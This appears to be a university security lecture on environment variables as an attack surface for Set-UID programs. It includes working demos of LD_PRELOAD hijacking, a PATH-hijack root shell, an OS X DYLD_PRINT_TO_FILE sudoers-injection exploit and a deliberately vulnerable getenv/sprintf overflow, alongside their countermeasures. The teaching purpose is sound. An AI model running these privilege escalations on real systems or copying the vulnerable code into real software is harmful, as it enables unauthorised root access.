ENVIRONMENT VARIABLES & ATTACKS

CS-5156/CS-6056: SECURITY VULNERABILITY ASSESSMENT (SPRING 2025)
LECTURE 6

Environment Variables

- A set of dynamic named values
- Part of the operating environment in which a process runs
- Affect the way that a running process will behave
- Introduced in Unix and also adopted by Microsoft Windows
- Example: PATH variable
  - When a program is executed the shell process will use the environment variable to find where the program is, if the full path is not provided.

How to Access Environment Variables

printenv1.c

```
#include <stdio.h>
void main(int argc, char* argv[], char* envp[])
{
   int i = 0;
   while (envp[i] !=NULL) {
      printf("%s\n", envp[i++]);
   }
}
```

1) From the main function

2) More reliable way:
Using the global variable

printenv2.c

```
#include <stdio.h>

extern char** environ;
void main(int argc, char* argv[], char* envp[])
{
   int i = 0;
   while (environ[i] != NULL) {
      printf("%s\n", environ[i++]);
   }
}
```

How to Access Environment Variables

- cat /usr/include/unistd.h |grep environ

```
/* NULL-terminated array of "NAME=VALUE" environment variables.  */
extern char **__environ;
extern char **environ;
```

How Does a process get Environment Variables?

- Process can get environment variables one of two ways:
  - 1) If a new process is created using fork() system call, the child process will inherit its parent process's environment variables.
  - 2) If a process runs a new program in itself, it typically uses execve() system call. In this scenario, the memory space is overwritten and all old environment variables are lost.
    - execve() can be invoked in a special manner to pass environment variables from one process to another.
      - Passing environment variables when invoking execve() :

```
int execve(const char *filename, char *const argv[],
           char *const envp[])
```

execve() and Environment variables

- The program executes a new program **`/usr/bin/env`**, which
  - prints out the environment variables of the current process.
- We construct a new variable `newenv`, and use it as the 3rd argument.

passenv.c

```
extern char ** environ;
void main(int argc, char* argv[], char* envp[])
{
  int i = 0; char* v[2]; char* newenv[3];
  if (argc < 2) return;

  // Construct the argument array
  v[0] = "/usr/bin/env";   v[1] = NULL;

  // Construct the environment variable array
  newenv[0] = "AAA=aaa"; newenv[1] = "BBB=bbb"; newenv[2] = NULL;

  switch(argv[1][0]) {
    case '1': // Passing no environment variable.
       execve(v[0], v, NULL);
    case '2': // Passing a new set of environment variables.
       execve(v[0], v, newenv);
    case '3': // Passing all the environment variables.
       execve(v[0], v, environ);
    default:
       execve(v[0], v, NULL);
  }
}
```


execve() and Environment variables

Obtained from the parent process

```
$ a.out 1     ← Passing NULL
$ a.out 2     ← Passing newenv[]
AAA=aaa
BBB=bbb
$ a.out 3     ← Passing environ
SSH_AGENT_PID=2428
GPG_AGENT_INFO=/tmp/keyring-l2UoOe/gpg:0:1
TERM=xterm
SHELL=/bin/bash
XDG_SESSION_COOKIE=6da3e071019f...
WINDOWID=39845893
OLDPWD=/home/seed/Book/Env_Variables
...
```

Memory Location for Environment Variables

- `envp` and `environ` points to the same place initially.
- `envp` is only accessible inside the main function, while `environ` is a global variable.
- When changes are made to the environment variables (e.g., new ones are added), the location for storing the environment variables may be moved to the heap, so `environ` will change (`envp` does not change)



Shell Variables & Environment Variables

- People often mistake shell variables and environment variables to be the same.
- Shell Variables:
  - Internal variables used by shell.
  - Shell provides built-in commands to allow users to create, assign and delete shell variables.
  - In the example, we create a shell variable called FOO.

```
seed@ubuntu:~$ FOO=bar
seed@ubuntu:~$ echo $FOO
bar
seed@ubuntu:~$ unset FOO
seed@ubuntu:~$ echo $FOO

seed@ubuntu:~$
```

Side Note on The **/proc** File System

- /proc is a virtual file system in linux. It contains a directory for each process, using the process ID as the name of the directory
- Each process directory has a virtual file called environ, which contains the environment of the process.
  - e.g., virtual file **`/proc/932/environ`** contains the environment variable of process 932
  - The command "**`strings /proc/$$/environ`**" prints out the environment variable of the current process (shell will replace $$ with its own process ID)
- When env program is invoked in a bash shell, it runs in a child process. Therefore, it prints out the environment variables of the shell's child process, not its own (which were inherited from parent process).

Shell Variables & Environment Variables

- Shell variables and environment variables are different
- When a shell program starts, it copies the environment variables into its own shell variables. Changes made to the shell variable will not reflect on the environment variables, as shown in example :

Environment variable

Shell variable

Shell variable is changed

Environment variable is the same


Shell variable is gone

Environment variable is still here

```
seed@ubuntu:~/test$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
seed@ubuntu:~/test$ echo $LOGNAME
seed
seed@ubuntu:~/test$ LOGNAME=bob
seed@ubuntu:~/test$ echo $LOGNAME
bob
seed@ubuntu:~/test$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
seed@ubuntu:~/test$ unset LOGNAME
seed@ubuntu:~/test$ echo $LOGNAME

seed@ubuntu:~/test$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
```

Shell Variables & Environment Variables



- This figure shows how shell variables affect the environment variables of child processes
- It also shows how the parent shell's environment variables becomes the child process's environment variables (via shell variables)

Shell Variables & Environment Variables

- When we type env in shell prompt, shell will create a child process


Print out environment variable

Only LOGNAME and LOGNAME3 get into the child process, but not LOGNAME2. Why?

```
seed@ubuntu:~$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
seed@ubuntu:~$ LOGNAME2=alice
seed@ubuntu:~$ export LOGNAME3=bob
seed@ubuntu:~$ env | grep LOGNAME
LOGNAME=seed
LOGNAME3=bob
seed@ubuntu:~$ unset LOGNAME
seed@ubuntu:~$ env | grep LOGNAME
LOGNAME3=bob
```

Attack Surface on Environment Variables

- Hidden usage of environment variables is dangerous.
- Since users can set environment variables, they become part of the attack surface on Set-UID programs.



Attacks via Dynamic Linker

- Linking finds the external library code referenced in the program
- Linking can be done during runtime or compile time:
  - Dynamic Linking – uses environment variables, which becomes part of the attack surface
  - Static Linking

- We will use the following example to differentiate static and dynamic linking:

```
/* hello.c */
# include <stdio.h>
int main()
{
    printf("hello world");
    return 0;
}
```

Attacks via Dynamic Linker

Static Linking


- The linker combines the program's code and the library code containing the printf() function
- We can notice that the size of a static compiled program is 100 times larger than a dynamic program in this example

```
seed@ubuntu:$ gcc -o hello_dynamic hello.c
seed@ubuntu:$ gcc -static -o hello_static hello.c
seed@ubuntu:$ ls -l
-rw-rw-r-- 1 seed seed     68 Dec 31 13:30 hello.c
-rwxrwxr-x 1 seed seed   7162 Dec 31 13:30 hello_dynamic
-rwxrwxr-x 1 seed seed 751294 Dec 31 13:31 hello_static
```

Attacks via Dynamic Linker

Dynamic Linking

- The linking is done during runtime
  - Shared libraries (DLL in windows)
- Before a program (that was compiled with dynamic linking) is run, (1) its executable is loaded into the memory first, then (2) loader passes control to linker, (3) linker finds implementation in shared libraries and (4) passes control to main function



Attacks via Dynamic Linker

Dynamic Linking:

- We can use "ldd" command to see what shared libraries a program depends on:

```
$ ldd hello_static
   not a dynamic executable
$ ldd hello_dynamic
   linux-gate.so.1 =>  (0xb774b000)
   libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb758e000)
   /lib/ld-linux.so.2 (0xb774c000)
```

for system calls

The dynamic linker itself is in a shared library. It is invoked before the main function gets invoked.

The libc library (contains functions like printf() and sleep())

Attacks via Dynamic Linker: the Risk

- Dynamic linking saves memory
- This means that a part of the program's code is undecided during the compilation time
- If the user can influence the missing code, they can compromise the integrity of the program

Attacks via Dynamic Linker: Case Study 1

- LD_PRELOAD contains a list of shared libraries which will be searched first by the linker
- If not all functions are found, the linker will search among several lists of folders including the ones specified by LD_LIBRARY_PATH
- Both variables can be set by users, so it gives them an opportunity to control the outcome of the linking process
- If that program was a Set-UID program, it may lead to security breaches

Attacks via Dynamic Linker: Case Study 1

Example 1 – Normal Programs:

- Program calls sleep function which is dynamically linked:

```
/* mytest.c */
int main()
{
  sleep(1);
  return 0;
}
```

```
seed@ubuntu:$ gcc mytest.c -o mytest
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

- Now we implement our own sleep() function:

```
#include <stdio.h>
/* sleep.c */
void sleep (int s)
{
     printf("I am not sleeping!\n");
}
```

Attacks via Dynamic Linker: Case Study 1

Example 1 – Normal Programs (continued):

- We need to compile the above code, create a shared library and add the shared library to the LD_PRELOAD environment variable

```
seed@ubuntu:$ gcc -c sleep.c
seed@ubuntu:$ gcc -shared -o libmylib.so.1.0.1 sleep.o
seed@ubuntu:$ ls -l
-rwxrwxr-x 1 seed seed 6750 Dec 27 08:54 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 7161 Dec 27 08:35 mytest
-rw-rw-r-- 1 seed seed   41 Dec 27 08:34 mytest.c
-rw-rw-r-- 1 seed seed   78 Dec 27 08:31 sleep.c
-rw-rw-r-- 1 seed seed 1028 Dec 27 08:54 sleep.o
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
I am not sleeping!     ← Our library function got invoked!
seed@ubuntu:$ unset LD_PRELOAD
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

Attacks via Dynamic Linker: Case Study

Example 2 – Set-UID Programs:

- If the technique in example 1 works for Set-UID program, it can be very dangerous. Let's convert the above program into Set-UID :

```
seed@ubuntu:$ sudo chown root mytest
seed@ubuntu:$ sudo chmod 4755 mytest
seed@ubuntu:$ ls -l mytest
-rwsr-xr-x 1 root seed 7161 Dec 27 08:35 mytest
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

- Our sleep() function was not invoked.
  - This is due to a countermeasure implemented by the dynamic linker.
    - It ignores the LD_PRELOAD and LD_LIBRARY_PATH environment variables when the EUID and RUID differ.
- Let's verify this countermeasure with an example in the next slide.

Attacks via Dynamic Linker

Let's verify the countermeasure

- Make a copy of the `env` program and make it a Set-UID program :

```
seed@ubuntu:$ cp /usr/bin/env ./myenv
seed@ubuntu:$ sudo chown root myenv
seed@ubuntu:$ sudo chmod 4755 myenv
seed@ubuntu:$ ls -l myenv
-rwsr-xr-x 1 root seed 22060 Dec 27 09:30 myenv
```

- Export LD_LIBRARY_PATH and LD_PRELOAD and run both the programs:

Run the original `env` program

Run our `env` program

```
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ export LD_LIBRARY_PATH=.
seed@ubuntu:$ export LD_MYOWN="my own value"
seed@ubuntu:$ env | grep LD_
LD_PRELOAD=./libmylib.so.1.0.1
LD_LIBRARY_PATH=.
LD_MYOWN=my own value
seed@ubuntu:$ myenv | grep LD_
LD_MYOWN=my own value
```

Review: Capability Leaking

The /etc/zzz file is only writable by root

File descriptor is created (the program is a root-owned Set-UID program)

The privilege is downgraded

Invoke a shell program, so the behavior restriction on the program is lifted

```
fd = open("/etc/zzz", O_RDWR | O_APPEND);
if (fd == -1) {
   printf("Cannot open /etc/zzz\n");
   exit(0);
}

// Print out the file descriptor value
printf("fd is %d\n", fd);

// Permanently disable the privilege by making the
// effective uid the same as the real uid
setuid(getuid());

// Execute /bin/sh
v[0] = "/bin/sh"; v[1] = 0;
execve(v[0], v, 0);
```

Attacks via Dynamic Linker: Case Study 2

Case study: OS X Dynamic Linker

- As discussed in Chapter 1 of recommended textbook (in capability leaking), Apple OS X 10.10 introduced a new environment variable without analyzing its security implications perfectly.
- DYLD_PRINT_TO_FILE
  - Ability for users to supply filename for dyld
  - If it is a Set-UID program (e.g., su), users can write to a protected file
  - Capability leak – file descriptor not closed
- Exploit example:
  - Set DYLD_PRINT_TO_FILE to /etc/sudoers
  - Switch to Bob's account and elevate/escalate privileges (bob is now part of sudoers)

```
OS X 10.10:$ DYLD_PRINT_TO_FILE=/etc/sudoers
OS X 10.10:$ su bob
Password:
bash:$ echo "bob ALL=(ALL) NOPASSWD:ALL" >&3
```

Attacks via External Program

- An application may invoke an external program.
- The application itself may not use environment variables, but the invoked external program might.
- Typical ways of invoking external programs:
  - **`exec()`** family of function which call `execve()`: runs the program directly
  - **`system()`**
    - The `system()` function calls `execl()`
    - `execl()` eventually calls `execve()` to run `/bin/sh`
    - The shell program then runs the program
- Attack surfaces differ for these two approaches
- We have discussed attack surfaces for such shell programs in Chapter 1 of recommended book. Here we will focus on the Environment variables aspect.

Attacks via External Program: Case Study

- Shell programs behavior is affected by many environment variables, the most common of which is the PATH variable.
- When a shell program runs a command and the absolute path is not provided, it uses the PATH variable to locate the command.
- Consider the following code:

vul.c

```
/* The vulnerable program (vul.c) */
#include <stdlib.h>
int main()
{
    system("cal");
}
```

Full path not provided. We can use this to manipulate the path variable

- We will force the above program to execute the following program: In ubuntu 20, you can use '/bin/zsh' instead since /bin/dash applies a countermeasure

cal.c

```
/* our malicious "calendar" program */
int main()
{
    system("/bin/dash");
}
```

Attacks via External Program: Case Study

```
seed@ubuntu:$ gcc -o vul vul.c
seed@ubuntu:$ sudo chown root vul
seed@ubuntu:$ sudo chmod 4755 vul
seed@ubuntu:$ vul                                    ①
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       1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31
seed@ubuntu:$ gcc -o cal cal.c
seed@ubuntu:$ export PATH=.:$PATH                    ②
seed@ubuntu:$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:...
seed@ubuntu:$ vul
#              ← Get a root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

① We will first run the first program without doing the attack

② We now change the PATH environment variable

Attacks via External Program: Attack Surfaces

- Compared to system(), execve()'s attack surface is smaller
- execve() does not invoke shell, and thus is not affected by environment variables
- When invoking external programs in privileged programs, we should use execve()
- Refer to previous lecture for more information

Attacks via Library

Programs often use functions from external libraries. If these functions use environment variables, they add to the attack surface

Case Study – Locale in UNIX

- Every time a message needs to be printed out, the program uses the provided library functions for the translated message
- Unix uses the gettext() and catopen() in the libc library
- The following code shows how a program can use locale subsystem:

```
int main(int argc, char **argv)
{
   if(argc > 1) {
      printf(gettext("usage: %s filename "),argv[0]);
      exit(0);
   }
   printf("normal execution proceeds...");
}
```

locale.c

Attacks via Library

- This subsystem relies on the following environment variables : LANG, LANGUAGE, NLSPATH, LOCPATH, LC_ALL, LC_MESSAGES
- These variables can be set by users, so the translated message can be controlled by users.
- Attacker can use format string vulnerability to format the `printf()` function – More information in a future lecture
- **Countermeasure:**
  - This lies with the library author
  - Example: Conectiva Linux using the Glibc 2.1.1 library explicitly checks and ignores the NSLPATH environment variable if catopen() and catgets() functions are called from a Set-UID program

Attacks via Application Code

```
/* prog.c */

#include <stdio.h>
#include <stdlib.h>

int main(void)
{
   char arr[64];
   char *ptr;

   ptr = getenv("PWD");
   if(ptr != NULL) {
       sprintf(arr, "Present working directory is: %s", ptr);
       printf("%s\n", arr);
   }
   return 0;
}
```

Programs may directly use environment variables. If these are privileged programs, it may result in untrusted inputs.

Attacks via Application Code: **PWD**

```
$ pwd
/home/seed/temp
$ echo $PWD
/home/seed/temp
$ cd ..
$ echo $PWD
/home/seed
$ cd /
$ echo $PWD
/
$ PWD=xyz
$ pwd
/
$ echo $PWD
xyz
```

Current directory with unmodified shell variable

Current directory with modified shell variable

Attacks via Application Code

- The program uses getenv() to know its current directory from the PWD environment variable
- The program then copies this into an array “arr” using the sprintf function, but forgets to check the length of the input (64 bytes). This results in a potential buffer overflow.
- Value of PWD comes from the shell program, so every time we change our folder the shell program updates its shell variable.
- We can change the shell variable ourselves (see on the next slide).

```
/* prog.c */

#include <stdio.h>
#include <stdlib.h>

int main(void)
{
   char arr[64];
   char *ptr;

   ptr = getenv("PWD");
   if(ptr != NULL) {
       sprintf(arr, "Present working directory is: %s", ptr);
       printf("%s\n", arr);
   }
   return 0;
}
```

Attacks via Application Code

- If passing a long string as user input, it will result in a buffer overflow

```
[02/01/23]seed@VM:~/.../lecture6$ PWD="looooooooooooooooooooooooooooooooooong string"
[02/01/23]seed@VM:looooooooooooooooooooooooooooooooooong string$ ~/demos/lecture6/prog
Present working directory is: looooooooooooooooooooooooooooooooooong string
*** stack smashing detected ***: terminated
Aborted
```

- If this program was a Set-UID, attacker could exploit it by setting the PWD variable to an arbitrary long string and further exploit the buffer overflow to gain privileges (as will see in future lectures)

Attacks via Application Code - **Countermeasures**

- When environment variables are used by privileged Set-UID programs, they must be sanitized properly.
- Developers may choose to use a secure version of getenv(), such as secure_getenv().
  - getenv() works by searching the environment variable list and returning a pointer to the string found, when used to retrieve an environment variable.

```
10                      sprintf(arr, "Present working directory is: %s", ptr);
gdb-peda$ print ptr
$1 = 0x7fffffffe5c8 "/home/seed/demos/lecture6"
gdb-peda$
```

  - secure_getenv() works the exact same way, except it returns NULL when "secure execution" is required.
    - Secure execution is defined by conditions like when the process's user/group EUID and RUID don't match or if the issetugid() calls returns a non-zero value.


```
9               if(ptr != NULL){
gdb-peda$ print ptr
$1 = 0x0
gdb-peda$
```

Make prog_secure a priv SET-UID program first

Set-UID Approach VS Service Approach

- Most operating systems follow two approaches to allow normal users to perform privileged operations
  - Set-UID approach: Normal users have to run a special program to gain root privileges temporarily
    - Better performance (no background process), but less secure
  - Service approach: Normal users have to have to request a privileged service to perform the actions for them.

SET-UID Approach vs Service Approach



(a) Set-UID Approach

- environment variables come from a normal process and cannot be trusted

(b) Service Approach

- environment variables come from a trusted privileged parent process

Set-UID Approach VS Service Approach

- Set-UID has a much broader attack surface, which is caused by environment variables
  - Environment variables cannot be trusted in Set-UID approach
  - Environment variables can be trusted in Service approach
- Although, the other attack surfaces briefly discussed in previous lecture (buffer overflow, format string, etc…) still apply to Service approach, it is considered safer than Set-UID approach
- Due to this reason, the Android operating system completely removed the Set-UID and Set-GID mechanism

Summary

- What are environment variables
- How they get passed from one process to its children
- How environment variables affect the behaviors of programs
- Risks introduced by environment variables
- Case studies
- Attack surface comparison between Set-UID and service approaches